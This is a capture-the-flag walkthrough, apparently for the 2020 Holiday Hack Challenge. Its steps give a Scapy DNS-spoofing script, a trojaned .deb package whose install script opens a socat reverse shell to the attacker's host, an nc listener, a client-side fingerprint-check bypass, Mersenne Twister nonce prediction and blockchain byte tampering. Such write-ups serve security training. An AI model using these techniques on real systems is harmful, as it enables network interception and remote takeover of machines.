319 328.015953059 4c:24:57:ab:ed:84 → Broadcast ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
320 329.051938382 4c:24:57:ab:ed:84 → Broadcast ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
321 330.083931821 4c:24:57:ab:ed:84 → Broadcast ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
322 331.119962082 4c:24:57:ab:ed:84 → Broadcast ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
```

Step 2: Create a DNS spoof

Modify the given file **dns_resp.py** as shown below as highlighted in yellow:

```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid

# Our eth0 IP
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
print ("our IP={0}".format(ipaddr))
# Our Mac Addr
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in
range(0,8*6,8)][::-1])
# destination ip we arp spoofed
ipaddr_we_arp_spoofed = "10.6.6.53"
print ("ipaddr_we_arp_spoofed={0}".format(ipaddr_we_arp_spoofed))

def handle_dns_request(packet):
    # Need to change mac addresses, Ip Addresses, and ports below.
    # We also need
    print ("ether src={0}".format(packet[Ether].src)) # 4c:24:57:ab:ed:84
    print ("ether dst={0}".format(packet[Ether].dst)) # 02:42:0a:06:00:02
    print ("IP src={0}".format(packet[IP].src)) # 4c:24:57:ab:ed:84
    print ("IP dst={0}".format(packet[IP].dst)) # 02:42:0a:06:00:02
    print ("UDP src port={0}".format(packet[UDP].sport)) # 4c:24:57:ab:ed:84
       print ("UDP dst port={0}".format(packet[UDP].dport)) # 02:42:0a:06:00:02
    eth = Ether(src=macaddr, dst=packet[Ether].src)    # need to replace mac addresses
    ip  = IP(dst=packet[IP].src, src=packet[IP].dst)  # need to replace IP addresses
    udp = UDP(dport=packet[UDP].sport, sport=packet[UDP].dport)  # need to replace
ports
    print ("DNS qname={0}".format(packet[DNSQR].qname)) # 4c:24:57:ab:ed:84
#    print ("UDP dst port={0}".format(packet[UDP].dport)) # 02:42:0a:06:00:02
    #packet[DNS].an = DNSRR(rrname=packet[DNSQR].qname, rdata=ipaddr)
    #packet[DNS].ancount = 1
    dns = DNS(id=packet[DNS].id, qd=packet[DNS].qd, aa=1, qr=1,
an=DNSRR(rrname=packet[DNS].qd.qname, ttl=10, rdata=ipaddr), ancount=1)
        # MISSING DNS RESPONSE LAYER VALUES
   # )
    dns_response = eth / ip / udp / dns
    sendp(dns_response, iface="eth0")

def main():
    berkeley_packet_filter = " and ".join( [
        "udp dst port 53",                              # dns
        "udp[10] & 0x80 = 0",                           # dns request
        "dst host {}".format(ipaddr_we_arp_spoofed),    # destination ip we had
spoofed (not our real ip)
        "ether dst host {}".format(macaddr)             # our macaddress since we
spoofed the ip to our mac
    ] )
    print ("our mac={0}".format(macaddr))
    # sniff the eth0 int without storing packets in memory and stopping after one dns
request
    sniff(filter=berkeley_packet_filter, prn=handle_dns_request, store=0,
iface="eth0", count=1)
```

```
if __name__ == "__main__":
    main()
```

Example tcpdump of ARP+DNS:

```
 8 7.328057622 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
 9 7.344061301 02:42:0a:06:00:05 → 4c:24:57:ab:ed:84 ARP 42 10.6.6.53 is at 02:42:0a:06:00:05
10 7.376406080    10.6.6.35 → 10.6.6.53    DNS 74 Standard query 0x0000 A ftp.osuosl.org
11 7.413028568    10.6.6.53 → 10.6.6.35    DNS 104 Standard query response 0x0000 A
ftp.osuosl.org A 10.6.0.5
12 7.416090724     10.6.0.5 → 10.6.6.35    TCP 74 43856 → 64352 [SYN] Seq=0 Win=64240 Len=0
MSS=1460 SACK_PERM=1 TSval=1469959610 TSecr=0 WS=128
13 8.368027277 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
14 8.427206598     10.6.0.5 → 10.6.6.35    TCP 74 [TCP Retransmission] 43856 → 64352 [SYN]
Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1469960621 TSecr=0 WS=128
15 8.427291605    10.6.6.35 → 10.6.0.5     TCP 74 64352 → 43856 [SYN, ACK] Seq=0 Ack=1
Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=805729079 TSecr=1469960621 WS=128
16 8.427310468     10.6.0.5 → 10.6.6.35    TCP 66 43856 → 64352 [ACK] Seq=1 Ack=1 Win=64256
Len=0 TSval=1469960621 TSecr=805729079
17 8.428172874     10.6.0.5 → 10.6.6.35    TLSv1 583 Client Hello
18 8.428220772    10.6.6.35 → 10.6.0.5     TCP 66 64352 → 43856 [ACK] Seq=1 Ack=518 Win=64768
Len=0 TSval=805729080 TSecr=1469960622
19 8.429457702    10.6.6.35 → 10.6.0.5     TLSv1.3 1579 Server Hello, Change Cipher Spec,
Application Data, Application Data, Application Data, Application Data
20 8.429473196     10.6.0.5 → 10.6.6.35    TCP 66 43856 → 64352 [ACK] Seq=518 Ack=1514
Win=64128 Len=0 TSval=1469960623 TSecr=805729081
21 8.429925720     10.6.0.5 → 10.6.6.35    TLSv1.3 146 Change Cipher Spec, Application Data
22 8.430085705    10.6.6.35 → 10.6.0.5     TLSv1.3 321 Application Data
23 8.430239038     10.6.0.5 → 10.6.6.35    TLSv1.3 278 Application Data
24 8.430260540    10.6.6.35 → 10.6.0.5     TLSv1.3 321 Application Data
25 8.432934249    10.6.6.35 → 10.6.0.5     TCP 74 40930 → 80 [SYN] Seq=0 Win=64240 Len=0
MSS=1460 SACK_PERM=1 TSval=805729085 TSecr=0 WS=128
26 8.432957502     10.6.0.5 → 10.6.6.35    TCP 54 80 → 40930 [RST, ACK] Seq=1 Ack=1 Win=0
Len=0
27 8.434305113    10.6.6.35 → 10.6.0.5     TLSv1.3 286 Application Data, Application Data,
Application Data
28 8.434984033     10.6.0.5 → 10.6.6.35    TCP 66 43856 → 64352 [ACK] Seq=810 Ack=2245
Win=64128 Len=0 TSval=1469960629 TSecr=805729082
29 8.435069496     10.6.0.5 → 10.6.6.35    TCP 66 43856 → 64352 [FIN, ACK] Seq=810 Ack=2245
Win=64128 Len=0 TSval=1469960629 TSecr=805729082
30 8.435089098    10.6.6.35 → 10.6.0.5     TCP 66 64352 → 43856 [ACK] Seq=2245 Ack=811
Win=64640 Len=0 TSval=805729087 TSecr=1469960629
31 9.416009982 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
32 10.456031817 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
33 11.492065450 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
```

Step 3: Run a webserver using the following command:

```
$ python3 -m http.server 80
```

Output of the webserver after dns and arp spoof:

```
10.6.6.35 - - [24/Dec/2020 03:07:49] code 404, message File not found |.
10.6.6.35 - - [24/Dec/2020 03:07:49] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 404 -
```

This gives us the location and the filename of the attempted file download; we need to place our malicious reverse shell .deb at that location and named suriv_amd64.deb

Step 4: Create a malicious .deb file containing a reverse shell
Let's use an existing .deb: **socat_1.7.3.3-2_amd64.deb** as we need socat for our reverse shell anyways.

```
$ cd ~
$ mkdir socat
$ cd socat
$ cp ~/deb/socat_1.7.3.3-2_amd64.deb socat.deb
$ dpkg-deb -R socat.deb socat
$ vi socat/DEBIAN/postinst # edit to add shell: socat tcp:10.6.0.5:9001 exec:"bash -
i",pty,stderr,setsid,sigint,sane
$ chmod 755 socat/DEBIAN/postinst
$ dpkg-deb -b socat suriv_amd64.deb
```

Step 5: Host the malicious .deb a web site

```
$ mkdir ~/ pub/jfrost/backdoor/
$ cp suriv_amd64.deb pub/jfrost/backdoor/
$ cd ~
$ python3 –m http.server 80
```

Step 6: Use reverse shell to gain access to document

Launch a shell listener with the following command:

```
$ nc -nvlp 9001
```

Output of the webserver after creating and hosting the malicious .deb file

```
10.6.6.35 - - [24/Dec/2020 03:18:03] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 200 -
```

In the terminal window of the nc listener we should see the reverse shell call back:

```
listening on [any] 9001 ...
connect to [10.6.0.5] from (UNKNOWN) [10.6.6.35] 58938
bash: /root/.bashrc: Permission denied
jfrost@c7a9a358bfaf:/$ ls
ls
NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt
$ cat /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt


NORTH POLE
LAND USE BOARD
MEETING MINUTES

January 20, 2020

Meeting Location: All gathered in North Pole Municipal Building, 1 Santa Claus L
n, North Pole

Chairman Frost calls meeting to order at 7:30 PM North Pole Standard Time.

Roll call of Board members please:
Chairman Jack Frost - Present
Vice Chairman Mother Nature - Present

Superman - Present
Clarice - Present
Yukon Cornelius - HERE!
Ginger Breaddie - Present
King Moonracer - Present
Mrs. Donner - Present
```

Tanta Kringle - Present
Charlie In-the-Box - Here
Krampus - Growl
Dolly - Present
Snow Miser - Heya!
Alabaster Snowball - Hello
Queen of the Winter Spirits - Present

ALSO PRESENT:

Kris Kringle
Pepper Minstix
Heat Miser
Father Time

Chairman Frost made the required announcement concerning the Open Public Meeting s Act: Adequate notice of this meeting has been made -- displayed on the bulleti n board next to the Pole, listed on the North Pole community website, and publis hed in the North Pole Times newspaper -- for people who are interested in this m eeting.

Review minutes for December 2020 meeting. Motion to accept – Mrs. Donner. Second

– Superman. Minutes approved.

OLD BUSINESS: No Old Business.

RESOLUTIONS:
The board took up final discussions of the plans presented last year for the exp ansion of Santa's Castle to include new courtyard, additional floors, elevator, roughly tripling the size of the current castle. Architect Ms. Pepper reviewed the planned changes and engineering reports. Chairman Frost noted, "These change s will put a heavy toll on the infrastructure of the North Pole." Mr. Krampus r eplied, "The infrastructure has already been expanded to handle it quite easily. " Chairman Frost then noted, "But the additional traffic will be a burden on lo cal residents." Dolly explained traffic projections were all in alignment with existing roadways. Chairman Frost then exclaimed, "But with all the attention f ocused on Santa and his castle, how will people ever come to refer to the North Pole as 'The Frostiest Place on Earth?'" Mr. In-the-Box pointed out that new to urist-friendly taglines are always under consideration by the North Pole Chamber of Commerce, and are not a matter for this Board. Mrs. Nature made a motion to approve. Seconded by Mr. Cornelius. Tanta Kringle recused herself from the vo te given her adoption of Kris Kringle as a son early in his life.

Approved:
Mother Nature
Superman
Clarice
Yukon Cornelius
Ginger Breaddie
King Moonracer
Mrs. Donner
Charlie In the Box
Krampus
Dolly

Snow Miser
Alabaster Snowball
Queen of the Winter Spirits


Opposed:
Jack Frost

Resolution carries. Construction approved.

Father Time Castle, new oversized furnace to be installed by Heat Miser Furnace, faltering one in Mr. Time's 20,000 sq ft castle. Ms. G. Breaddie pointed out th at the proposed new furnace is 900,000,000 BTUs, a figure she considers "incredi bly high for a building that size, likely two orders of magnitude too high. Why , it might burn the whole North Pole down!" Mr. H. Miser replied with a laugh, "That's the whole point!" The board voted unanimously to reject the initial pro posal, recommending that Mr. Miser devise a more realistic and safe plan for Mr. Time's castle heating system.

Motion to adjourn – So moved, Krampus. Second – Clarice. All in favor – aye. No ne opposed, although Chairman Frost made another note of his strong disagreement with the approval of the Kringle Castle expansion plan. Meeting adjourned.

Tanta Kringle recused herself! See below for achievement:



10) Defeat Fingerprint Sensor


Difficulty: 

Bypass the Santavator fingerprint sensor. Enter Santa's office without Santa's fingerprint.

ANSWER:

- open Santavator panel
- go to f12 in chrome
- go to sources tab
- find and expand elevator.kringlecastle.com in left panel
- click on app.js
- search for **besanta** using CTRL+F
- put a breakpoint on the line that was found by clicking in the left column of the source code
- in the webpage, click on floor "3" to open the fingerprint sensor
- click on the fingerprint sensor -> breakpoint should trigger
- in F12, click on "Step into function call" in upper right corner
- in F12, on the bottom is a console -> type tokens.push("besanta") and hit enter
- in F12, click "Resume script execution" in upper right corner

An achievement popup will show in the lower left corner:



SOLUTION:
Same as above.

11a) Naughty/Nice List with Blockchain Investigation Part 1

Difficulty: 


Even though the chunk of the blockchain that you have ends with block 129996, can you predict the nonce for block 130000? Talk to Tangle Coalbox in the Speaker UNpreparedness Room for tips on prediction and Tinsel Upatree for more tips and tools. (Enter just the 16-character hex value of the nonce)


Submit

ANSWER:
57066318f32f729d

SOLUTION:
Several **Hints** were provided to help solve this challenge:

- **Tangle Coalbox** (Unpreparedness Room) – she gives several hints:





- The 11a) text above gives us a package of **tools** - https://download.holidayhackchallenge.com/2020/OfficialNaughtyNiceBlockchainEducationPack.zip
- MD5 Hash Collisions - https://github.com/corkami/collisions
- **Mersenne Twister** - https://github.com/kmyk/mersenne-twister-predictor/blob/master/readme.md
- **Twisted Talk** - https://www.youtube.com/watch?v=Jo5Nlbqd-Vg

Step 1: Downloaded the "mersenne predictor code" (mt19937predict) on a Kali VM. Stored it at ~/…/hh2020/nnlist/mersenne-twister-predictor-master/bin
Predictor URL: https://github.com/kmyk/mersenne-twister-predictor/tree/master/bin

This was provided in a hint from Tangle Coalbox after completing the Snowball Game and it show up in Hints: Mersene Twister.

Step 2: Modified the predictor code as follows (to input 64 bit nonces and to predict 64 bit nonces) to produce the next 4 predicted nonces (for index==130000 from 129926):

```
#!/usr/bin/env python3
import argparse
import mt19937predictor
import sys
import contextlib

def main():
    parser = argparse.ArgumentParser()
    parser.add_argument('path', nargs='?')
    args = parser.parse_args()

    if args.path is None:
        argf = sys.stdin
    else:
        argf = open(args.path)

    predictor = mt19937predictor.MT19937Predictor()
    i = 0
    for _ in range(mt19937predictor.N):
        print("index = %i" % i)
        full = int(next(argf))
        print("%x" % full)
        low = full & 0xffffffff
        print("%i" % low.bit_length())
        print("%x" % low)
        high = (full & 0xffffffff00000000) >> 32
        print("%i" % high.bit_length())
        print("%x" % high)
        predictor.setrand_int32(low)
        predictor.setrand_int32(high)
        i = i+1
    with contextlib.suppress(BrokenPipeError):
       # while True:
        print("%x" % predictor.genrand_int32())#1
        print("%x" % predictor.genrand_int32())#1
        print("%x" % predictor.genrand_int32())#2
        print("%x" % predictor.genrand_int32())
        print("%x" % predictor.genrand_int32())#3
        print("%x" % predictor.genrand_int32())
        print("4: %x" % predictor.genrand_int32())#4
        print("4: %x" % predictor.genrand_int32())

if __name__ == '__main__':
    main()
```

Step 3: Modify given file "**naughty_nice.py**" to produce only nonces from 1 to 1548:

```
(modified code segment)

if __name__ == '__main__':
```

```
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
        c2 = Chain(load=True, filename='blockchain.dat')
        # print('C2: Block chain verify: %s' %
(c2.verify_chain(official_public_key)))

#        print('Chain Index: %i    '%((c2.blocks[i].index)) + ' Nonce: %s' %
('%016.016x' % (c2.blocks[i].nonce)) )
        # print(c2.blocks[0].nonce)
        for i in range(0, len(c2.blocks)):
            #print('Chain Index: %i    '%((c2.blocks[i].index)) + ' Nonce:
%s' % ('%u' % (c2.blocks[i].nonce)) )
            #print('Chain Index: %i    '%((c2.blocks[i].index)) + ' Nonce:
%s' % ('%016.016x' % (c2.blocks[i].nonce)) )
            # print('%016.016x' % (c2.blocks[i].nonce) )
            print(c2.blocks[i].nonce)
```


Step 4: Store nonces in a file (nonces.txt) and modify the file to only include the last 624 nonces:

Last three (decimal) values are to show output is like:
9999237799707722025
7556872674124112955
16969683986178983974

Step 5: Run the following to predict the 4th next nonce value (index=130000):
`$ cat new-nonces.txt | mersenne-twister-predictor-master/bin/mt19937predict`

Output should be the following:
4: f32f729d
4: 57066318

Combine the 2 values to get a 64 bit nonce, the value is: **57066318f32f729d**



11b) Naughty/Nice List with Blockchain Investigation Part 2

Difficulty: 

The SHA256 of Jack's altered block is: 58a3b9335a6ceb0234c12d35a0564c4e f0e90152d0eb2ce2082383b38028a90f. If you're clever, you can recreate the original version of that block by changing the values of only 4 bytes. Once you've recreated the original block, what is the SHA256 of that block?

Submit

ANSWER:
fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb

SOLUTION:

Several **Hints** were provided to help solve this challenge:

- Blockchain Talk - https://www.youtube.com/watch?v=7rLMl88p-ec
- Block Investigation
- Minimal Changes - https://speakerdeck.com/ange/colltris
- Blockchain ... Chaining
- Unique Hash Collision - https://github.com/cr-marcstevens/hashclash
- Imposter Block Event

Step 1: On Kali VM, downloaded the given zip file: **OfficialNaughtyNiceBlockchainEducationPack.zip** from the tools link (https://download.holidayhackchallenge.com/2020/OfficialNaughtyNiceBlockchainEducationPack.zip) in the Objectives: 11a listing. Unzipped it. It contained the following files:

- Dockerfile
- docker.sh
- naughty_nice.py
- official_public.pem
- private.pem

Also downloaded the given **blockchain.dat** file.

Modified the **naughty_nice.py** code to print out chain index and sha256sum of all blocks:

```
from Crypto.Hash import MD5, SHA256
…
if __name__ == '__main__':
with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
        c2 = Chain(load=True, filename='blockchain.dat')
        for i in range(0, len(c2.blocks)):
             hash_obj = SHA256.new()
             hash_obj.update(c2.blocks[i].block_data_signed())
             print ('Chain Index: %i    '%((c2.blocks[i].index)) + ', '+
hash_obj.hexdigest() )
             if (hash_obj.hexdigest() ==
"58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f"):
                  c2.save_a_block(i, "block"+str(i)+".txt")
                  c2.blocks[i].dump_doc(1)
                  c2.blocks[i].dump_doc(2)
```


Step 2: You should have a file named 129459.pdf output from the "dump_doc" command in step 1. Also, you will have the dumped block named block1010.txt.

Ran the following command to see what page the hidden text is on:

```
$ ~/.local/bin/pdf2txt.py -t html 129459.pdf > pdf-html.txt
```

This outputs an html file with text showing page numbers from the pdf. You can see there is hidden text on page #3.

If you rename that file to **pdf.html** and open it in a browser you will see it contains 4 pages, the last two are just repeats. Page 1 is the original, and page 2 is the evil one from Jack Frost.


Page: 1, 2, 3, 4

Page 1

"Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don't know what's with him… it's like he's a few stubbies short of a six-pack or somethin'. I don't think
the wombat was actually hurt… but I tell ya, it was more 'n a bit shook up. Then the bloke climbs outta
the cage all laughin' and cacklin' like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil..."
Quote from a Sidney (Australia) Zookeeper

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he'll give me access to a digital photo that shows his "utterly regrettable" actions. Even more remarkably, he's allowing me to use his laptop to generate this report – because for some reason, my laptop won't connect to the WiFi here.

He says that he's sorry and needs to be "held accountable for his actions." He's even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me,
that I'll somehow feel obliged to go easier on him. That's not going to happen… I'm WAAAAY smarter than old Jack.
Oh man… while I was writing this up, I received a call from my wife telling me that one of the pipes in
our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?
Jack is telling me that I should hurry back home. He says I should save this document and then he'll go ahead and submit the full report for me. I'm not completely sure I trust him, but I'll make myself a note and go in and check to make absolutely sure he submits this properly.


Shinny
Upatree
3/24/2020

Step 3: Looked at the slides from one of the hints:
https://speakerdeck.com/ange/colltris?slide=194

It says to modify the catalog. The reason for this change is to get the original hidden text to show. We used **xxd** to modify the pdf file:

```
$ xxd 129459.pdf > xxd-out.txt
00000020: 652f 4361 7461 6c6f 672f 5f47 6f5f 4177  e/Catalog/_Go_Aw
00000030: 6179 2f53 616e 7461 2f50 6167 6573 2032  ay/Santa/Pages 2
->
00000020: 652f 4361 7461 6c6f 672f 5f47 6f5f 4177  e/Catalog/_Go_Aw
00000030: 6179 2f53 616e 7461 2f50 6167 6573 2033  ay/Santa/Pages 3

$ xxd -r xxd-out.txt > 129459-mod.pdf
```

Then, 129459-mod.pdf shows a new pdf with the hidden text displayed.



"Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don't know what's with him… it's like he's a few stubbies short of a six-pack or somethin'. I don't think the wombat was actually hurt… but I tell ya, it was more 'n a bit shook up. Then the bloke climbs outta the cage all laughin' and cacklin' like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil..."

Quote from a Sidney (Australia) Zookeeper

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he'll give me access to a digital photo that shows his "utterly regrettable" actions. Even more remarkably, he's allowing me to use his laptop to generate this report – because for some reason, my laptop won't connect to the WiFi here.

He says that he's sorry and needs to be "held accountable for his actions." He's even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I'll somehow feel obliged to go easier on him. That's not going to happen… I'm WAAAAY smarter than old Jack.

Oh man… while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?

Jack is telling me that I should hurry back home. He says I should save this document and then he'll go ahead and submit the full report for me. I'm not completely sure I trust him, but I'll make myself a note and go in and check to make absolutely sure he submits this properly.

Shinny Upatree
3/24/2020

Step 4: Modify the **block** to change this byte and the byte that stores the naughty/nice sign for the block. First, print out the block contents and notice the **Sign** bit is 1 (Nice), but looking at the text in 129459.pdf, it seems that the sign should be 0 (Naughty). Here is the block content printed:

```
Chain Index: 129459
              Nonce: a9447e5771c704f4
                PID: 0000000000012fd1
                RID: 000000000000020f
     Document Count: 2
              Score: ffffffff (4294967295)
               Sign: 1 (Nice)
          Data item: 1
                Data Type: ff (Binary blob)
             Data Length: 0000006c
                    Data:
b'ea465340303a6079d3df2762be68467c27f046d3a7ff4e92dfe1def7407f2a7b73e1b759b8b
919451e37518d22d987296fcb0f188dd60388bf20350f2a91c29d0348614dc0bceef2bcadd4cc
3f251ba8f9fbaf171a06df1e1fd8649396ab86f9d5118cc8d8204b4ffe8d8f09'
          Data item: 2
                Data Type: 05 (PDF)
             Data Length: 00009f57
                    Data: b
```

Here is the code segment:

```
for i in range(0, len(c2.blocks)):
            hash_obj = SHA256.new()
            hash_obj.update(c2.blocks[i].block_data_signed())
            print ('Chain Index: %i    '%((c2.blocks[i].index)) + ', '+
hash_obj.hexdigest() )
            if (hash_obj.hexdigest() ==
"58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f"):
                c2.save_a_block(i, "block"+str(i)+".txt")
                c2.blocks[i].dump_doc(1)
                c2.blocks[i].dump_doc(2)
                print(c2.blocks[i])
                break
```

Step 5: Modify naughty_nice-2.py script to update the Sign bit to 0, then save the output in **block-mod.txt**. Here is the code segment:

```
for i in range(0, len(c2.blocks)):
            hash_obj = SHA256.new()
            hash_obj.update(c2.blocks[i].block_data_signed())
            print ('Chain Index: %i    '%((c2.blocks[i].index)) + ', '+
hash_obj.hexdigest() )
            if (hash_obj.hexdigest() ==
"58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f"):
                c2.save_a_block(i, "block"+str(i)+".txt")
                c2.blocks[i].dump_doc(1)
                c2.blocks[i].dump_doc(2)
                print(c2.blocks[i])
                c2.blocks[i].sign = Naughty
                c2.save_a_block(i, "block-mod.txt")
                break
```

Step 6: Compare the output of the hex dumps of **block1010.txt** and **block-mod.txt. Use these commands:**

```
$ xxd block1010.txt > block-orig-hex.txt
$ xxd block-mod.txt > block-mod-hex.txt
$ diff block-orig-hex.txt block-mod-hex.txt
5c5
< 00000040: 3266 6666 6666 6666 6631 6666 3030 3030  2fffffff1ff0000
---
> 00000040: 3266 6666 6666 6666 6630 6666 3030 3030  2fffffff0ff0000
```

Step 7: Modify the block-mod.txt to change the sign byte as shown in Step 6 and the PDF byte from Step 3. First, dump the hex of block-mod.txt using the following commands:

```
$ xxd block-mod.txt > block-mod-hex.txt
$ cat block-mod-hex.txt | head -n 100
```

This gives the following output:

```
00000000: 3030 3030 3030 3030 3030 3031 6639 6233  000000000001f9b3
00000010: 6139 3434 3765 3537 3731 6337 3034 6634  a9447e5771c704f4
00000020: 3030 3030 3030 3030 3030 3031 3266 6431  0000000000012fd1
```

```
00000030: 3030 3030 3030 3030 3030 3030 3032 3066  000000000000020f
00000040: 3266 6666 6666 6666 6630 6666 3030 3030  2ffffffff0ff0000
00000050: 3030 3663 ea46 5340 303a 6079 d3df 2762  006c.FS@0:`y..'b
00000060: be68 467c 27f0 46d3 a7ff 4e92 dfe1 def7  .hF|'.F...N.....
00000070: 407f 2a7b 73e1 b759 b8b9 1945 1e37 518d  @.*{s..Y...E.7Q.
00000080: 22d9 8729 6fcb 0f18 8dd6 0388 bf20 350f  "..)o........ 5.
00000090: 2a91 c29d 0348 614d c0bc eef2 bcad d4cc  *....HaM........
000000a0: 3f25 1ba8 f9fb af17 1a06 df1e 1fd8 6493  ?%............d.
000000b0: 96ab 86f9 d511 8cc8 d820 4b4f fe8d 8f09  ......... KO....
000000c0: 3035 3030 3030 3966 3537 2550 4446 2d31  0500009f57%PDF-1
000000d0: 2e33 0a25 25c1 cec7 c521 0a0a 3120 3020  .3.%%....!..1 0
000000e0: 6f62 6a0a 3c3c 2f54 7970 652f 4361 7461  obj.<</Type/Cata
000000f0: 6c6f 672f 5f47 6f5f 4177 6179 2f53 616e  log/_Go_Away/San
00000100: 7461 2f50 6167 6573 2032 2030 2052 2020  ta/Pages 2 0 R
```

